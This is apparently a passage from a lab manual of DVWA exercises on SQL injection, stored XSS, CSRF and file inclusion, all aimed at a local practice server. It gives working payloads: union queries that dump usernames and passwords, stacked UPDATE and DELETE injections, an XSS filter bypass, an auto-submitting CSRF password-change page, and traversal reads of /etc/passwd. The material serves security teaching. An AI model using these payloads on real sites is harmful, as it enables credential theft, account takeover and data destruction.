Experiment-6

SQL Injection: Use DVWA to practice SQL injection attacks. Demonstrate how an attacker can manipulate input fields to extract, modify, or delete database information.

SQL Injection is a code injection technique that exploits a security vulnerability in a web application's software. It occurs when an attacker can insert or manipulate SQL queries in the input fields of a web application to execute arbitrary SQL code. This can lead to unauthorized access, data leakage, data modification, or even deletion of the entire database.

Step 1: Setting Up DVWA

1. Install DVWA :

➢ DownloadandinstallXAMPPoranyotherLAMP/WAMP/MAMPstack.

➢ DownloadDVWAfromtheofficialGitHubrepository.

➢ ExtracttheDVWAfilesintothehtdocsdirectoryofourwebserver(e.g.,C:\xampp\htdocs\dvwa).

Step-2: Configure DVWA:

➢ OpentheconfigfolderinsidetheDVWAdirectory.

➢ Edittheconfig.inc.phpfiletomatchourdatabasecredentials.

➢ Startwebserverandnavigatetohttp://localhost/dvwa/setup.php.

➢ FollowtheinstructionstocreatethedatabaseandsetupDVWA.

Step 3: Set Security Level:


- Log in to DVWA with the default credentials (admin / password).
- Navigate to the "DVWA Security" page and set the security level to "Low".

Step 4: Performing SQL Injection

1. Navigate to SQL Injection Page:


➢ Gotothe"SQLInjection"sectionintheDVWAmenu.

```sql
$getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
```



Step 5: Basic SQL Injection:


- In the input field (e.g., "User ID"), enter a simple SQL injection payload: ' OR '1'='1
- Click on the "Submit" button.
- Expected Output: The application will display all user information because the query always returns true.




Step 6: Extracting Data:

➢ Modifythepayloadtoextractspecificdata.Forexample,toextractall usernames and passwords:

SELECT first_name, last_name FROM users WHERE user_id = '%' or '1'='1';




And we can see the URL in above picture is,
127.0.0.1/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit#
Now in above URL we will try to unbalance sql query by placing a ‘ after 1 like this,
127.0.0.1/DVWA/vulnerabilities/sqli/?id=1’&Submit=Submit#
And Web page is supposed to throw an error. If it doses then we can say that it is vulnerable. Like this,




Step 7: — Now we find out how many columns does it contains by using “order by” keyword.
127.0.0.1/DVWA/vulnerabilities/sqli/?id=1’ order by 1 — &Submit=Submit#

The URL looks like,




Step 8: — Now that we have figured it out that we have 2 vulnerable columns we use UNION SELECT statement over here to find out database name and its version. Like this,
127.0.0.1/DVWA/vulnerabilities/sqli/?id=1’ union select database(),version() — &Submit=Submit#

And the output is,




Step 9: — Now we extract out all the table names from this database by firing following query.
127.0.0.1/DVWA/vulnerabilities/sqli/?id=1’ union select ‘abc’,table_name from information_schema.tables — &Submit=Submit#

And output is,




Step 10: — As we can see in above picture that we have presented with all the tables name that database contains. But we are not interested in all the tables, we will be possibly looking for a table that might contain username and password. So, we will be scrolling through all the tables.



Step 11: — Now we want user name and password and we can see in above picture that it contains column name “user” and “password”. So, now we get all user name and password by firing this simple query.

127.0.0.1/DVWA/vulnerabilities/sqli/?id=1’ union select user,password from users — &Submit=Submit#

And the output is,



2. ModifyingData:

➢ UseanSQLinjectionpayloadtoupdatedatainthedatabase.Forexample,to change the password of the first user:

' OR '1'='1'; UPDATE users SET password='newpassword' WHERE user_id=1; --

3. DeletingData:

➢ UseanSQLinjectionpayloadtodeletedatafromthedatabase.Forexample, to delete the first user:

' OR '1'='1'; DELETE FROM users WHERE user_id=1; --


Experiment- 7

Cross-Site Scripting (XSS): Exploit XSS vulnerabilities in DVWA to inject malicious scripts into web pages. Show the potential impact of XSS attacks, such as stealing cookies or defacing websites.

Cross-Site Scripting (XSS) is a security vulnerability typically found in web applications. It allows attackers to inject malicious scripts into content delivered to users. These scripts can be executed by the victim's browser, leading to various harmful actions such as stealing cookies, session tokens, or other sensitive information, and defacing websites.


Log in to DVWA using either the default credentials “admin” and “password,” or the credentials, set up. We begin by testing the low-security level, then move on to the medium level, and finally, the high-security level.

Click on “DVWA Security,” then choose the “Low” security level and proceed by clicking the “Submit” button.




Navigate to “XSS (Stored)” and input a name of your choice into the designated field. For the message field, insert the payload below before clicking the “Sign Guestbook” option.


```
<script>alert('stored XSS');</script>
```



Upon submission, an alert box appeared, confirming the vulnerability of the site to stored XSS attacks.




Click on “DVWA Security,” then choose the “medium” security level and proceed by clicking the “Submit” button as shown below.



Upon re-entering the previous inputs, it becomes evident that no pop-up is triggered, even though the XSS payload is correct. This could be attributed to various reasons, such as input sanitization being implemented in the source code, which may include processes like removing special characters or employing other security measures. It's important to note that without access to the source code, we can only speculate on the specific mechanisms in place.

```
<script>alert('stored XSS');</script>
```




Also, it was observed that the tags <script> and </script> were removed. As a result, payloads utilizing these tags cannot be effectively employed. To bypass this restriction and inject a payload into the name field, we can utilize a payload that does not include the <script> tag.

let's inject the payload below into the name field.


```
<img src="x" onerror="alert('stored xss');">
```

We attempted to input the payload into the name field, but encountered client-side restrictions that limit users to entering a maximum of 10 characters, as shown below.




To bypass this limitation, right-click on the name input field, select “Inspect,” and then modify the `maxlength=”10"` attribute to a different value, such as `”90"`. After making this adjustment, press Enter to apply the changes, as illustrated below.

```
<img src="x" onerror="alert('stored xss');">
```



Now, we input the payload into the name field and enter any text in the message field. Afterward, click on the submit button.



After clicking the “Sign Guestbook” button to inject the payload, we received a pop-up alert, which confirms the successful exploitation of this vulnerability at the medium security level.

Experiment-8

Cross-Site Request Forgery (CSRF): Set up a CSRF attack in DVWA to demonstrate how attackers can manipulate authenticated users into performing unintended actions.

Cross-Site Request Forgery (CSRF) is a type of attack that tricks a user into performing actions on a web application without their consent. It exploits the trust that a web application has in an authenticated user by using their credentials to perform unauthorized actions. This can lead to actions like changing account details, transferring funds, or any other action that the user is authorized to perform.

Performing a CSRF Attack

Step 1: Navigate to CSRF Page :

Go to the "CSRF" section in the DVWA menu.

Step 2: Understanding the CSRF Vulnerability:

Observe the form that allows changing the user password. This form is vulnerable to CSRF.

Step 3: Create a Malicious Web Page:

Create an HTML file (csrf_attack.html) with the following content:

```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>CSRF Attack</title>
</head>
<body>
    <h1>CSRF Attack Demonstration</h1>
    <form action="http://localhost/dvwa/vulnerabilities/csrf/" method="POST">
        <input type="hidden" name="password_new" value="newpassword">
        <input type="hidden" name="password_conf" value="newpassword">
        <input type="hidden" name="Change" value="Change">
        <input type="submit" value="Click me to change your password">
    </form>
```

```
    <script> document.forms[0].submit();
    </script>
</body>
</html>
```

Launch the Attack:

Ensure you are logged into DVWA in your browser.

Open the csrf_attack.html file in the same browser.

Expected Output: The password of the logged-in user should be changed to "newpassword" without their explicit action.

Experiment-9

File Inclusion Vulnerabilities: Explore remote and local file inclusion vulnerabilities in DVWA. Show how attackers can include malicious files on a server and execute arbitrary code.

It is an attack that allows an attacker to include a file on the web server through a php script. This vulnerability arises when a web application lets the client submit input into files or upload files to the server. A file include vulnerability is distinct from a generic Directory Traversal Attack, in that directory traversal is a way of gaining unauthorized file system access, and a file inclusion vulnerability subverts how an application loads code for execution. Successful exploitation of a file include vulnerability will result in remote code execution on the web server that runs the affected web application.

This can lead to the following attacks:

Code execution on the web server

Cross Site Scripting Attacks (XSS)

Denial of service (DOS)

Data Manipulation Attacks

Login to DVWA, then go to DVWA security tab and change the difficulty level to low.

Go to file inclusion tab and change the URL from incude.php to ?page=../../../../../../ etc/passwd.

change the URL from?page=../../../../../../etc/passwd to ?page=../../../../../../proc/version.

Difficulty: MEDIUM

Now, go on and try the exploits we used in low difficulty. We notice that we can't read files like before using the directory traversal method. So, as we can see in the below

snapshot of source page, the server is more secure and is filtering the '../' or '.. \'pattern. Let's try to access the file without '../' or '..\'.

Change include.php to /etc/passwd

Now,change the URL from?page=/etc/passwd to ?page=/proc/version.

Difficulty: HIGH

Change the difficulty to HIGH and try all exploits from medium difficulty, and you'll notice none of them will works because the target is more secure, as it is only accepting "include.php" or inputs starting with the word "file". If you try anything else, it will show "File not Found".

In this level of security, we can still gather sensitive info using the “File” URI scheme. (because it starts with the word “file”)

Change the URL from include.php to ?page=file:///etc/passwd


We get the data of /etc/passwd file. This is how we can exploit file inclusion vulnerability using local files on the webserver.

Experiment-10

Brute-Force and Dictionary Attacks: Use DVWA to simulate login pages and demonstrate brute-force and dictionary attacks against weak passwords. Emphasize the importance of strong password policies.

